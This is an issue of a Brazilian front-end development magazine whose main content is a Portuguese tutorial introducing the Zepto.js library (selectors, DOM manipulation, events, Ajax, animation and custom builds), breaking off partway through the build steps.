

Segurança na Web:
Aprenda a prevenir suas aplicações web contra ataques maliciosos

Front-end magazine

Edição 12



Zepto.js

Conheça a maior concorrente do
jQuery no mercado de frameworks JS

Game em Pixi.js

Aprenda a criar jogos para a web

JAVASCRIPT FUNCIONAL

**Programação imutável
em seus scripts na web**



MVP

R\$ 1.000.000,00
INVESTIDOS EM CONTEÚDO
NOS ÚLTIMOS 12 MESES.

APLIQUE ESSE INVESTIMENTO
NA SUA CARREIRA...

E MOSTRE AO MERCADO
QUANTO VOCÊ VALE!

CONFIRA TODO O MATERIAL
QUE VOCÊ TERÁ ACESSO:

- + de **9.000** video-aulas
- + de **290** cursos online
- + de **13.000** artigos
- DEVMEDIA API's consumido + de **500.000** vezes

POR APENAS
R\$ 69,90* mensais

*Tempo mínimo de assinatura: 12 meses.



PRA QUEM QUER EXIGIR
MAIS DO MERCADO!



 **DEVMEDIA**

EXPEDIENTE

Editor

Diogo Souza (diogosouzac@gmail.com)

Consultora Técnica

Anny Caroline (annycarolinegnr@gmail.com)

Produção

Jornalista Responsável Kaline Dolabella - JP24185

Capa e Diagramação Romulo Araujo

Atendimento ao leitor

A DevMedia possui uma Central de Atendimento on-line, onde você pode tirar suas dúvidas sobre serviços, enviar críticas e sugestões e falar com um de nossos atendentes. Através da nossa central também é possível alterar dados cadastrais, consultar o status de assinaturas e conferir a data de envio de suas revistas. Acesse www.devmedia.com.br/central, ou se preferir entre em contato conosco através do telefone 21 3382-5038.

Publicidade

publicidade@devmedia.com.br – 21 3382-5038

Anúncios – Anunciando nas publicações e nos sites do Grupo DevMedia, você divulga sua marca ou produto para mais de 100 mil desenvolvedores de todo o Brasil, em mais de 200 cidades. Solicite nossos Media Kits, com detalhes sobre preços e formatos de anúncios.

Fale com o Editor!

É muito importante para a equipe saber o que você está achando da revista: que tipo de artigo você gostaria de ler, que artigo você mais gostou e qual artigo você menos gostou. Fique a vontade para entrar em contato com os editores e dar a sua sugestão!

Se você estiver interessado em publicar um artigo na revista ou no site Java Magazine, entre em contato com o editor, informando o título e mini-resumo do tema que você gostaria de publicar:



DIOGO SOUZA

diogosouzac@gmail.com

Analista de Sistemas Java na Indra Company e já trabalhou em empresas como Instituto Atlântico e Ebix L.A. É instrutor Android, palestrante em eventos sobre Java e o mundo mobile e consultor DevMedia. Conhecimentos e experiências em diversas linguagens e ferramentas de programação e manipulação de dados, bem como metodologias úteis no desenvolvimento de Sistemas diversificados.

Conteúdo sobre Novidades

04 – Biblioteca JavaScript: Introdução ao Zepto.js

[*Fábricio Galdino*]

Sumário

Conteúdo sobre Boas Práticas

16 – Implementando segurança na programação Web

[*Fábricio Galdino*]

Artigo no estilo Curso

25 – Desenvolvimento de jogos web com Pixi.js – Parte 2

[*Júlio Sampaio*]

Conteúdo sobre Boas Práticas

37 – Programação funcional com JavaScript

[*Júlio Sampaio*]

Biblioteca JavaScript: Introdução ao Zepto.js

Veja como o Zepto.js pode maximizar suas implementações de JavaScript no lado cliente

No universo de desenvolvimento front-end, por muitos anos o jQuery tem reinado absoluto como biblioteca JavaScript mais usada e prática para abstrair o complexo código de script nativo e encapsular de forma facilitada o objeto de DOM como um todo. Sua praticidade baseada no mapeamento de seletores permite um baixo acoplamento entre o código dinâmico e o conteúdo HTML, tal como o CSS já fazia há muito tempo. Mais que isso, ele permite a integração entre estrutura (HTML), design (CSS) e lógica (JavaScript) de forma simples e produtiva.

Com base nisso, ao passar do tempo, outras soluções surgiram para atender algumas demandas que o jQuery não atendia ou simplesmente para disponibilizar uma segunda opção que abraçasse o JavaScript de igual forma, abstraindo-o. Foi aí que surgiu o Zepto.js. Desenvolvida em meados de 2010 por Thomas Fuchs, a linguagem na verdade usa como base o núcleo da API do jQuery e foi lançada totalmente open source, com licença baseada no *MIT license*, e sua maior vantagem sobre a plataforma do jQuery são os tamanhos dos arquivos de fontes, muito menores que os do jQuery.

Este artigo irá fornecer todas as informações que você precisa para iniciar suas atividades de desenvolvimento com o Zepto.js. Você irá aprender as noções básicas da biblioteca, começar com a construção de seu primeiro app e descobrir algumas dicas e truques para otimizar sua programação como um todo junto ao Zepto.js.

Veremos, entre outras coisas, uma série de conceitos relevantes sobre a tecnologia:

- O que realmente é o Zepto.js, o que você pode fazer com ele e por que é tão menor que o jQuery?
- Instalação: como fazer o download e instalação do Zepto.js com o mínimo de esforço e em seguida, configurá-lo para que você possa usá-lo o mais rapidamente possível;
- Início rápido: a API do Zepto.js apresenta as principais características do framework e como usá-lo em suas páginas web.

Fique por dentro

Este artigo é útil por trazer uma overview completa acerca de um dos maiores concorrentes do jQuery como bibliotecas de mapeamento e seleção do DOM no mercado: o Zepto.js. Veremos desde os conceitos básicos da biblioteca, como implantá-la, mapeá-la e instalá-la em nosso ambiente, até a sua customização e modularização, que gerará arquivos de scripts muito mais leves e fará suas aplicações mais rápidas, em consequência. Ao final deste, o leitor estará apto a iniciar seus desenvolvimentos baseando-se nos conceitos core do JavaScript, usando Ajax, animações, entre outros conceitos inerentes.

O que é Zepto.js?

Uma das bibliotecas JavaScript mais influentes da última década do desenvolvimento web é o jQuery, um conjunto abrangente de funções que tornam a seleção e manipulação do *Document Object Model* (DOM) consistente em uma variedade de navegadores, liberando os desenvolvedores web de terem que lidar com isso tudo por si mesmos, bem como proporcionando uma interface mais amigável para o próprio DOM.

O Zepto.js é auto descrito como um framework *aerogel* – uma biblioteca JavaScript que tenta oferecer a maior parte dos recursos da API jQuery, mas ocupa apenas uma fração do tamanho (9k contra 93k no padrão, versões atuais comprimidas do Zepto.js v1.01 e jQuery v1.10, respectivamente). Além disso, ele tem uma montagem modular, para que você possa torná-lo ainda menor se você não precisar da funcionalidade de módulos extras, por exemplo. Mesmo o novo e simplificado jQuery 2.0 atinge um peso de 84k.

À primeira vista, a diferença entre as duas bibliotecas parece pequena, especialmente no mundo de hoje, onde grandes arquivos são normalmente descritos em termos de gigabytes e terabytes. Bem, há duas boas razões para que você prefira um tamanho de arquivo menor. Em primeiro lugar, até mesmo os mais novos dispositivos móveis no mercado têm conexões mais lentas do que você encontrará na maioria das máquinas desktop. Além disso, devido aos requisitos de memória restritos em smartphones,

navegadores de telefones móveis tendem a ter um *caching* limitado em comparação com os seus maiores primos desktops, assim uma biblioteca auxiliar significa mais chance de manter seu código JavaScript real no cache e, dessa forma, impedir o seu app de ser menos performático em relação ao seu dispositivo. Em segundo lugar, uma biblioteca menor ajuda no tempo de resposta, embora 90k contra 8k não soe como uma enorme diferença, isso significa menos pacotes trafegando na rede; como o código do aplicativo que depende da biblioteca não pode executar até que o código da biblioteca seja carregado, utilizando a biblioteca menor podemos economizar milissegundos preciosos nesse tempo sempre tão importante para o carregamento da primeira página, fazendo que a sua página web ou aplicativos pareçam mais responsivo aos usuários.

Dito isso, existem algumas desvantagens sobre a utilização do Zepto.js que você deve estar ciente antes de decidir usá-lo em vez do jQuery. Mais importante ainda, o Zepto.js atualmente não faz nenhuma tentativa para apoiar o Internet Explorer. Suas origens como uma biblioteca que substitui o jQuery em celulares significava que ele principalmente atuava sobre navegadores *WebKit*, como o iOS. Como a biblioteca amadureceu, ela tem se expandido para cobrir o Firefox, mas o apoio geral ao IE é improvável (no momento da escrita deste artigo há uma nova versão esperando para ser publicada no projeto que ativa o suporte ao IE10 e superior, mas qualquer versão inferior à 10 provavelmente nunca será suportada).

Outra armadilha que você deve estar ciente é que o Zepto.js afirma ser uma única biblioteca *jQuery-like*, não uma versão totalmente compatível. Na maioria do desenvolvimento de aplicações web, isso não será um problema, mas quando se trata de integrar plug-ins e operar à margem das bibliotecas, haverá algumas diferenças que você precisa saber para evitar possíveis erros e confusões, veremos mais adiante.

Em termos de desempenho, o Zepto.js é um pouco mais lento do que o jQuery, embora isso varie de acordo com o navegador (veja na seção **Links** uma página que avalia as principais diferenças de performance entre ambos os frameworks). Em geral, pode ser até duas vezes mais lento para operações repetidas, tais como encontrar elementos por nome de classe ou ID. No entanto, em dispositivos móveis, chega a alcançar cerca de 50.000 operações por segundo. Se você realmente precisar de alta performance a partir do seu site móvel, então é preciso verificar se será possível usar JavaScript em vez deles - a função JavaScript *getElementsByClassName()* é quase cem vezes mais rápida do que o Zepto.js e o jQuery no índice de referência anterior.

Instalação

Instalar o Zepto.js é muito simples. Antes de iniciar, crie uma estrutura de diretórios mínima para salvar nossos arquivos de teste. A seguir estão os passos que ajudarão você a fazer isso:

1. A build *minified* (minificada) mais recente (que inclui a maior parte do que você precisa para o dia a dia de desenvolvimento web) pode sempre ser encontrada no link disponibilizado na seção **Links**.

2. Se você precisar, a build JavaScript descompactada pode ser encontrada no mesmo endereço, apenas removendo o sufixo "min". Ela pode ser útil quando você precisar analisar o código mais a fundo, já que o exibe por extenso.

3. Ou você pode clonar o repositório Git no GitHub, emitindo o seguinte comando Git em sua linha de comando: `git clone https://github.com/madrobby/zepto.git`

4. Depois de ter obtido o arquivo do Zepto.js (nós estaremos trabalhando com o arquivo *zepto.min.js* em nossos exemplos), tudo o que você precisa fazer para habilitá-lo é incluir o seguinte trecho de código em suas páginas HTML em caminho normal:

```
<html>
  <body><script src="/path/to/zepto.min.js"></script></body>
</html>
```

5. Ou, para que você saiba que ele realmente está lá:

```
<script src="zepto.min.js"></script>
<script>$(function ($) { alert("Alo Mundo Zepto.js")})</script>
```

6. Abra essa página em qualquer browser (Firefox, Chrome ou Safari) e você deve ver algo como a tela demonstrada na **Figura 1**.



Figura 1. Alo Mundo Zepto.js

Tendo instalado o Zepto.js, a próxima seção irá detalhar as formas que ele pode ser usado para selecionar e manipular objetos DOM, regras CSS, criar eventos e enviar solicitações Ajax.

Início rápido – a API Zepto.js

Assim como no jQuery, o uso do Zepto.js gira em torno do objeto \$. Em suas aplicações web, você vai construir coleções usando funções \$() e ao construir essas coleções você irá fazer implementações como alterar seu conteúdo HTML, adicionar e remover classes CSS, configurar e destruir manipuladores de eventos, e fazer requisições Ajax. A operação mais básica é a criação de uma coleção de elementos DOM por meio de um seletor CSS como \$(), por exemplo: `$('#meu-id')`. Isso irá capturar o elemento DOM na página com o ID do *meu-id*. A seguir estão alguns exemplos:

- A função de `$("div")` irá selecionar todos os elementos *<DIV>* na página;
- A função `$("div.minha-class")` irá selecionar todos os elementos *<DIV>* com uma classe de *minha-class*;

- A função `$(“div.minha-class p”)` irá selecionar todos os elementos `<P>` dentro dos `<DIV>` que têm a classe de `minha-class`;
- A função `$(“div.my-class pfirst”)` irá selecionar os primeiros elementos `<P>` dentro de todos os elementos `<DIV>` de `minha-class`.

Se o leitor tiver quaisquer dúvidas sobre o uso de seletores CSS no universo front-end, é aconselhado a leitura do artigo disponibilizado na do W3C na seção **Links**. O objeto `$()` também pode ser usado para criar novos nós no DOM: `$(“<p>Oi</p>”)` ou `$(“<p />”, {text: “Oi”})`, esse trecho insere dois novos elementos na nossa página HTML. Finalmente, você também pode enviar uma função de `$()`, e ela será chamada quando o evento `DOMContentLoaded` for disparado pelo navegador de renderização da página HTML:

```
$(function($){  
    alert("página carregada!");  
})
```

Passo 1 – Filtragem DOM

O Zepto.js fornece uma série de métodos de filtro que podem ser utilizados para refinar coleções de nós DOM utilizando o conceito de métodos *chainable* (métodos em cadeia, isto é, um chamando o outro em hierarquia). Aqui estão alguns exemplos:

```
add(seletor, [context])
```

Isso modifica a coleção atual, aplicando o seletor CSS para a página inteira, ou dentro do contexto fornecido pelo parâmetro opcional `context`. Por exemplo, para adicionar todos os elementos `<div>` dentro de uma classe “`form-class`” a um grupo existente de elementos de formulário, você usaria o seguinte código:

```
$(“form”).add(“div”, “form-class”)
```

E se você quiser adicionar todos os elementos `<div>` da página, você omite o parâmetro `context` final: `$(“form”).add(“div”)`. Vejamos como fazer uso das funções de navegação:

```
first(); last();  
next([seletor]);  
prev([seletor]);
```

As funções `first()` e `last()` retornam o primeiro e último elementos da coleção, de modo que `$(‘button’).last()` fornece o último botão da página. As funções `next()` e `prev()` retornam os elementos seguintes e anteriores na coleção, respectivamente. Vejamos um exemplo das funções de seleção hierárquica: `parent()`, `siblings()` e `children()`:

```
parent([seletor]); parents([seletor]);  
siblings([seletor]);  
children([seletor])
```

Essas funções semelhantes permitem que você descubra os `parents`, `children` e `siblings` (elementos pai, filhos e irmãos) de uma coleção com facilidade. A função `parent()` encontra o elemento pai imediato de uma coleção, com um seletor, o pai imediato que corresponde aos critérios de seleção. No entanto, a função `parents()` irá percorrer a árvore DOM a partir do elemento `<html>`, filtrando pelo parâmetro opcional `selector`. As funções `children()` e `siblings()` fornecem os filhos e irmãos da coleção, novamente filtrados pelos critérios do `selector` opcional. Encontrar todos os filhos de um elemento com filhos que correspondam a uma classe de `required-class` seria algo como: `$("#id-alvo").children('.required-class')`. Vejamos um exemplo da função `find()`, que busca por elementos ou seletores no DOM:

```
find(selector)  
find(collection)  
find(element)
```

A função `find()` recebe um seletor, uma coleção, ou um elemento DOM, e irá retornar uma correspondência encontrada no escopo do seu parâmetro. Por exemplo, `$(“table”).find(“br”)` retornará todas as tags `
` em todos os elementos `<TABLE>` da página. Vejamos mais alguns exemplos na **Listagem 1**.

Listagem 1. Exemplos das funções filter() e not().

```
filter(selector)  
filter(function(index){ ... })  
not(selector)  
not(collection)  
not(function(index){ ... })
```

A função de `filter()` irá retornar uma coleção Zepto.js que contém apenas os itens que correspondem ao seletor CSS fornecido como um parâmetro. Como alternativa, você pode fornecer uma função como um argumento, e `filter()` só irá incluir um elemento na coleção que ele retorna quando essa função retornar um valor `true`. A função `not()` faz o inverso, retornando uma coleção que não contém o seletor ou coleção enviados por parâmetro, ou quando a função opcional retornar `false`.

Passo 2 – Manipulação DOM

Tendo obtido uma coleção de nós DOM, muitas vezes você pode querer executar alguma modificação neles, como definir algum texto ou alterar algumas propriedades CSS. O Zepto.js fornece funções *chainable* para isso, da mesma forma como as funções de filtragem, o que significa que você pode construir um complexo conjunto de consultas e mudanças em apenas uma única linha de JavaScript. Por exemplo, suponha que você precise alterar a classe CSS de todos os elementos `<DIV>` em uma página, da `minha-class` para `esta-class`. Com o Zepto.js, isso seria feito usando o seguinte trecho de código:

```
$(".minha-class").each(function() { this.removeClass; this.addClass(“esta-class”)}
```

A função `each()` fornece dois parâmetros opcionais para a função de parâmetros – `index` e `item`, para fornecer um maior controle se necessário. Além disso, se a função dentro de `each()` retornar `false`, a iteração para. Vejamos agora o uso da função `html()`:

```
html()  
html(content)  
html(function(index, oldHtml){ ... })
```

A função `html()` irá retornar o HTML dos elementos na coleção se for chamada sem um parâmetro, mas quando fornecido um parâmetro em forma de string, ela será usada para definir a propriedade `innerHTML` de cada elemento na coleção. Quando uma função é dada como um parâmetro, essa função é chamada em cada elemento, com o `index` e o `oldHtml` sendo enviados como parâmetros para uso na função. Um exemplo simples da função `html()` seria: `$("#substituir").html("<p>novo conteúdo HTML</p>")`. Vejamos um exemplo simples da função semelhante `text()`:

```
text()  
text(content)
```

Semelhante à função `html()`, a função `text()` irá obter ou definir a propriedade `textContent` em cada elemento da coleção que está sendo aplicada.

Vejamos como usar as funções para prefixar e sufixar conteúdo:

```
after(content);before(content);  
prepend(content);append(content);
```

A função `append()` também existe tal como no jQuery e serve para fazer o inverso da `prepend()`: adicionar o conteúdo logo antes do final do seletor que a chamar. As duas primeiras funções irão adicionar conteúdo, quer antes ou depois de elementos na coleção. Para adicionar um elemento `
` antes de cada elemento `<FORM>`, você usaria: `$("#form").before("
")`.

O conteúdo fornecido nas funções `before()` e `after()` pode ser uma sequência de caracteres como na frase anterior, nós DOM, ou um vetor de nós. A função `prepend()`, ao contrário da `append()`, irá adicionar o conteúdo logo depois do elemento que a chamar.

Vejamos alguns exemplos da função `prop()`:

```
prop(name)  
prop(name, value)  
prop(name, function(index, oldValue){ ... })
```

A função `prop()` irá obter ou definir um atributo em elementos DOM de uma coleção. Por exemplo, suponha que queiramos desabilitar um campo de input no HTML via propriedade `disabled`. Para isso, basta chamar o código `$(input).prop("disabled", "true")` e o efeito será adicionado. Você também pode fornecer uma função em vez de um valor para fazer uma iteração através da coleção.

Vejamos como fazer uso da função `wrap()` na [Listagem 2](#).

Listagem 2. Exemplos de uso da função `wrap` do Zepto.js.

```
wrap(structure)  
wrap(function(index){ ... })  
wrapAll(structure)  
wrapInner(structure)  
wrapInner(function(index){ ... })
```

As funções de quebra (`wrap`) permitem que você tome uma coleção Zepto.js e forneça *wrapping* para os elementos DOM ou para a própria coleção. Por exemplo:

- Para envolver todos os elementos `<P>` em um elemento de lista, você escreveria: `$(“p”).wrap(“”)`.
- Para envolver todos elementos `` na página em uma lista ordenada, você usaria a função `wrapAll()` e o código para isso seria: `$(“li”).wrapAll(“”)`.
- Além disso, a função `wrapInner()` funciona de uma maneira semelhante, exceto que envolve o conteúdo de cada produto, em vez do próprio produto.

Ambas `wrap()` e `wrapInner()` também podem ter uma função como um parâmetro, permitindo que você tenha mais controle sobre o processo de encapsulamento, se desejar.

Passo 3 – Operações CSS

O Zepto.js também fornece uma variedade de funções para operar em atributos e classes CSS, incluindo alguns métodos auxiliares para as classes de posicionamento e de alteração. Vejamos alguns exemplos na [Listagem 3](#).

Listagem 3. Exemplos de funções para classes.

```
addClass(name)  
addClass(function(index, oldClassName){ ... })  
hasClass(name)  
removeClass([name])  
removeClass(function(index, oldClassName){ ... })
```

Esse grupo de funções funciona com os nomes de classe CSS na coleção fornecida, seja adicionando uma classe a um elemento, determinando se um elemento tem uma classe especificada ou removendo uma classe. Se `removeClass` é chamada sem um argumento, ela irá remover todas as classes em todos os elementos na coleção. Vejamos algumas outras funções que lidam com a exibição de elementos DOM:

```
show()  
hide()  
toggle()
```

Essas funções auxiliares irão alterar o atributo de exibição CSS. A função `hide()` irá definir todos os elementos na coleção para seu estilo `display: none;` e `show()` irá restaurar todas as configurações de exibição do elemento. A função `toggle()`, por sua vez, alterna entre os dois estados, para que você não tenha que lidar com ambos os

casos por si mesmo. Algumas funções também alteram os valores das dimensões dos elementos, tal como vemos na **Listagem 4**.

Listagem 4. Exemplos de funções para lidar com altura/largura.

```
height()  
height(value)  
height(function(index, oldHeight){ ... })  
width()  
width(value)  
width(function(index, oldWidth){ ... })
```

Quando as funções *height()* e *width()* são chamadas sem receber nenhum parâmetro, elas retornarão as propriedades CSS de altura e largura dos elementos na coleção. Caso seja dado um valor ou uma função como parâmetro, as mesmas funções irão configurar as propriedades de altura e largura nos seletores que as chamarem.

Se você tiver interesse em manipular as propriedades de estilo dos elementos, também pode usar:

```
css(property)  
css(property, value)  
css({ property: value, property2: value2, ... })
```

Quando o controle total sobre uma coleção CSS é necessário, a função *css()* fornece acesso ao CSS da coleção. Qualquer propriedade CSS pode ser consultada através do fornecimento de um valor. Se a função de *css()* é fornecida com um *hash* de pares de chave/valor de propriedade/configuração, como apresentado na terceira linha, ela irá definir todas as propriedades em uma só vez. Por exemplo, a definição das regras de fonte e cor do CSS em todos os elementos da lista com uma classe *incompleta* poderia ser tratada pelo código: `$("#li.incompleta").css({ 'font-family': 'Arial', 'color': 'green' })`.

Passo 4 – Manipulação de eventos DOM

Uma possível fonte de confusão quando se utiliza o Zepto.js é que parece haver uma miríade de diferentes maneiras de lidar com eventos DOM. Isso se dá principalmente devido à intenção da biblioteca de fornecer uma interface semelhante à do jQuery, que passou por vários métodos recomendados de ligação de manipuladores de eventos ao longo dos anos (por exemplo, *bind()* e *live()*). O jQuery recentemente deprecou muitas dessas funções, por isso saber que elas existem é útil, pois devem deixar de ser utilizados. Em vez disso, a manipulação de eventos deve ser realizada exclusivamente com as funções *on()* e *off()*:

```
on(type, [selector], function(e){ ... })  
on({ type: handler, type2: handler2, ... }, [selector])
```

A função *on()* irá configurar a manipulação de eventos especificados na string *type* (com eventos que estão sendo separados por espaços, ou através de um conjunto de strings de chave/valor em

um *hash*). Se um seletor CSS é passado como um parâmetro adicional, o manipulador de eventos só será acionado se o elemento em questão corresponder ao seletor. Por exemplo, `($("#evento-típico").on('click', '.criador-evento', function(e) { alert("evento disparado!");}))` irá anexar um manipulador de eventos de clique para o objeto *#evento-típico* do DOM, mas só será acionado se o clique acontecer em um elemento filho com a classe de *criador-evento*. Vejamos um exemplo para a função *off()*:

```
off(type, [selector], function(e){ ... })  
off({ type: handler, type2: handler2, ... }, [selector])  
off(type, [selector]); off()
```

Essa função é a contrapartida da *on()*. Chamando *off()* removemos todos os manipuladores de eventos na coleção. Caso contrário, você pode fornecer os tipos de manipuladores para remover em qualquer string delimitada por espaços ou em um *hash* de tipos de eventos como antes. O seletor opcional irá limitar a remoção de manipuladores de eventos a apenas aqueles itens na coleção que correspondem ao seletor.

Por exemplo, se quiséssemos “desligar” o evento de click nos elementos de uma lista que tenha como classe CSS o valor “desativado”, poderíamos usar o código: `($("#lista-de-coisas").off('click', 'li.desativado'))`.

Vejamos um exemplo da função *one()*:

```
one(type, function(e){ ... })  
one({ type: handler, type2: handler2, ... })
```

Às vezes, você só deseja que um evento seja disparado uma vez e depois nunca mais terá de lidar com ele outra vez; o Zepto.js fornece uma maneira de fazer isso com a função *one()*. Tomando os mesmos parâmetros de *on()*, a biblioteca irá remover o manipulador depois de ter sido acionado sem que você tenha de fazer explicitamente todas as chamadas à *off()*. Vejamos um comportamento semelhante via função *trigger()*:

```
trigger(event, [data])
```

Se um evento tem de ser disparado especificamente pela sua aplicação, você pode usar a função *trigger()* em uma coleção. Isso acionará eventos especificados na sequência delimitada por espaços de tipo para todos os elementos da coleção, com um parâmetro de dados opcional que, quando presente, será passado para a função de manipulação que é acionada.

Passo 5 – Requisições Ajax

Um dos principais usos que os desenvolvedores fazem do jQuery é para com a sua função *\$.ajax*, que documenta sobre as diferenças na implementação de *XMLHttpRequest()* em todos os navegadores e faz requisições HTML assíncronas simples. O Zepto.js fornece uma API semelhante, embora para aqueles que usam jQuery, o Zepto.js não fornece o recurso de *Promises*.

presente em versões mais recentes da biblioteca jQuery. Isso significa que as chamadas de retorno, como `done()` e `fail()`, e assim por diante, não irão funcionar no Zepto.js. Vejamos um exemplo sintático:

```
$ajax(options)
```

A função `$ajax` é enganosamente simples, pois o `hash` de opções contém todos os detalhes necessários para tudo, desde o tipo de solicitação Ajax sendo enviada para chamadas de retorno que são criadas para o caso de sucesso e/ou erros. As opções são:

- `type (default: "GET")`: especifica o tipo de método de requisição HTTP (`GET`, `POST` ou outro);
- `url (default: current URL)`: especifica a URL para o qual o pedido é feito;
- `data (default: none)`: especifica os dados do pedido; para requisições `GET` ele é acrescentado à string de consulta da URL;
- `processData (default: true)`: Especifica se devemos serializar automaticamente para string os dados para requisições que não sejam do tipo `GET`;
- `contentType (default: "application/x-www-form-urlencoded")`: especifica o tipo de conteúdo dos dados que estão sendo enviados para o servidor (também pode ser definido através de cabeçalhos). Passar `false` para ignorar a definição do valor padrão;
- `dataType (default: none)`: especifica o tipo de resposta a esperar do servidor (JSON, jsonp, XML, HTML ou texto);
- `timeout (default: 0)`: especifica o tempo limite da requisição em milissegundos, 0 para nenhum tempo limite;
- `headers`: especifica o objeto de cabeçalhos HTTP adicionais para a solicitação Ajax;
- `async (default: true)`: pode ser definido como falso para enviar uma requisição síncrona;
- `global (default: true)`: Especifica o desencadeamento de eventos globais Ajax sobre esta requisição;
- `context (default: window)`: Especifica o contexto para executar chamadas de retorno (`callbacks`).

Além disso, as funções podem ter fornecidas opções no `hash`, como chamadas de retorno para várias fases do `XMLHttpRequest`, a saber:

- `beforeSend(xhr, settings)`: essa função de `callback` é usada antes da solicitação ser enviada. Ela fornece acesso ao objeto `xhr` (objeto de requisição). Retorna `false` a partir da função para cancelar a requisição;
- `success(data, status, xhr)`: função a ser chamada quando a requisição for bem-sucedida;
- `error(xhr, errorType, error)`: função a ser chamada se houver um erro (`timeout`, erro de análise ou código de status que não seja HTML 2xx);
- `complete(xhr, status)`: função a ser chamada após a requisição estar completa, independentemente de ter acontecido com erro ou sucesso.

Felizmente, você não precisa preencher todas as opções para cada requisição que enviar. Por exemplo, o envio de uma solicitação POST com os dados JSONP com `$.ajax` pode ser realizado em apenas algumas linhas ([Listagem 5](#)).

Claro, você provavelmente vai querer que o servidor responda com uma chamada mais útil, por isso seria algo mais parecido com o trecho de código da [Listagem 6](#).

Listagem 5. Exemplo de envio de requisição Ajax.

```
$ajax({  
    type: 'POST',  
    url: '/atualizar_usuarios',  
    data: JSON.stringify({ user: 'Maria Castro', id: 4242 }),  
    contentType: 'application/json'  
})
```

Listagem 6. Exemplo de função Ajax com funções de sucesso e erro.

```
$ajax({  
    type: 'POST',  
    url: '/atualizar_usuarios',  
    data: JSON.stringify({ user: 'Maria Castro', id: 4242 }),  
    contentType: 'application/json',  
    success: function(data) {  
        console.log(data)  
    },  
    error: function(xhr, type){  
        alert('Erro Ajax!')  
    }  
})
```

Esse código irá enviar a resposta do servidor para o console de depuração do navegador em caso de sucesso e gerar um alerta se algo der errado no pedido (por exemplo, se o servidor não estiver respondendo).

A seguir iremos ver três características essenciais que você precisa saber sobre como animar elementos no Zepto.js.

Animação

Um dos usos mais comuns do jQuery tem sido tradicionalmente para animação em páginas da web e aplicações. Funções como `fadeTO()`, `slideIn()` e `slideOut()` formam a espinha dorsal de muitas aplicações web ao longo da última década. Mas o tempo mudou um pouco, e o W3C incorporou animações e transições na especificação CSS3.

Por causa dos novos recursos presentes no CSS3, o Zepto.js não inclui esses métodos por padrão (embora, uma vez que você aprenda a construir builds personalizados mais adiante nesse artigo, você poderá incluir o módulo `fx_methods` para incluí-los). Em vez disso, a função `animate()` do Zepto.js oferece fácil acesso às animações CSS e transições subjacentes que estão presentes em quase todos os navegadores disponíveis hoje.

Animações CSS e transições podem operar em um grande conjunto de propriedades. O sistema de animação do Zepto.js é semelhante ao uso para outras operações, trabalhando em uma coleção de objetos Zepto.js:

```
animate(properties, [duration, [easing, [function(){ ... }]]])
animate(properties, { duration: msec, easing: type, complete: fn })
animate(animationName, { ... })
```

O primeiro argumento, em todos os três usos, é o que vai ser animado – ou um *hash* de regras CSS, ou um nome de keyframe da animação CSS que tenha sido especificado nas suas regras de CSS em outros lugares. Você pode fornecer uma duração em milissegundos rápidos (200ms), lentos (600ms) ou mesmo definir suas próprias velocidades adicionando propriedades para `$.fx.speeds['nome-nova-velocidade'] = valor`. Caso contrário, a velocidade padrão para animações é de 400ms (que também pode ser alterada se você redefinir o `$.fx.speeds['_default']`). A segunda forma da função é provavelmente melhor do que a primeira, porque significa que você não tem que manter o controle de onde os parênteses devem estar, quando você voltar a olhar para o seu código em um ponto futuro.

O parâmetro *easing* permite que você especifique uma escolha de funções de atenuação para a interpolação de sua animação. Esses são os padrões que são definidos no CSS: *ease*, *ease-in*, *ease-out*, *linear*, *ease-in-out*, além de *cubic-bezier* para que você possa definir a sua própria curva de *timing*. Finalmente o último parâmetro, ou a propriedade *complete*, permite definir uma função que será chamada quando a animação terminar.

Vejamos na **Listagem 7** uma página simples que mostra as capacidades de animação. Quando a página é carregada, ele vai disparar o box para o lado direito da tela, e o log final para o console do navegador. Veja que todo código do Zepto.js precisa, obrigatoriamente, iniciar pela chamada à sua função `Zepto(function($))`, justamente para que a biblioteca consiga carregar todas as dependências necessárias. Na função `animate()` tudo que precisamos fazer é passar os valores de duração, estilo (aqui definimos apenas o posicionamento do elemento de div que estará 100% à esquerda da página), tipo de animação e uma função de callback no fim para determinar o que acontecerá quando a animação finalizar.

Para a animação funcionar você precisará do módulo fx do Zepto.js. Poderá baixá-lo na página oficial do projeto no GitHub (vide seção **Links**). E, claro, podemos animar várias propriedades ao mesmo tempo. No exemplo anterior, altere a chamada animada para se parecer com o trecho de código demonstrado na **Listagem 8**. A única diferença em relação à primeira é a propriedade *rotateZ*, que define quantos graus o elemento irá rotacionar no tempo de animação estipulado.

Então, quando a página é recarregada, ele irá girar 360 graus à medida em que se dirige para o lado direito da tela, como mostrado na imagem da **Figura 2**.

Veremos mais adiante exemplos que combinam animação com eventos, como toque e scroll de tela.

Customizando o Zepto.js

Por que você construiria uma versão personalizada do Zepto.js? A resposta é simples: porque isso evita que você importe código que não irá usar no projeto. Para manter o tamanho da biblioteca

tão pequeno quanto possível, a versão padrão do Zepto.js que vem com o repositório GIT ou a ligada ao website do Zepto.js não inclui todos os possíveis módulos que a biblioteca pode usar. Em particular, toque e suporte a gestos não são incluídos por padrão. Portanto, utilizando sua biblioteca personalizada, você economiza milissegundos preciosos de carregamento na página, que resultarão em um eventual tempo de análise melhor para ferramentas SEO.

Listagem 7. Exemplo de animação no Zepto.js.

```
<html>
<body>
<style>
.box {
  width: 50px;
  height: 50px;
  background-color: black;
  left: 0px;
  position: absolute;
}
</style>
<div class="box"></div>
<script src="zepto.min.js"></script>
<script src="fx.js"></script>
<script>
Zepto(function($){
  $('.box').animate(
    {'left': '100%'},
    { easing:'ease-in',
      duration: 1000,
      complete: function(){ console.log("finalizou!") }
    });
});
</script>
</body>
</html>
```

Listagem 8. Segunda animação no Zepto.js.

```
Zepto(function($){
  $('.box').animate(
    {'left': '100%',
     'rotateZ': '360deg'},
    { easing:'ease-in',
      duration: 1000,
      complete: function(){ console.log("finished!") }
    });
});
```

Vamos a seguir construir uma versão personalizada do Zepto.js que inclui toque e suporte a gestos, que usaremos na próxima seção para mostrar como usar a biblioteca para criar uma interface de toque em dispositivos móveis.

Então, basta seguir estes passos simples:

1. Primeiro, você precisa ter o Node.js instalado em sua máquina para construir uma biblioteca personalizada. O site do Node.js tem pacotes binários e de código para a maioria dos sistemas (o endereço do mesmo se encontra na seção **Links**).
2. Uma vez instalado, vá para o diretório onde está o seu Zepto.js (o arquivo master que você baixou do GitHub) e digite o seguinte comando:

```
$> npm install
```



Figura 2. Exemplo de box animado e rotacionando em 360 graus

3. Isso vai baixar todos os requisitos do Node.js que são necessários para construir (e testar) o Zepto.js
4. Para construir uma versão padrão do Zepto.js, você deverá digitar:

```
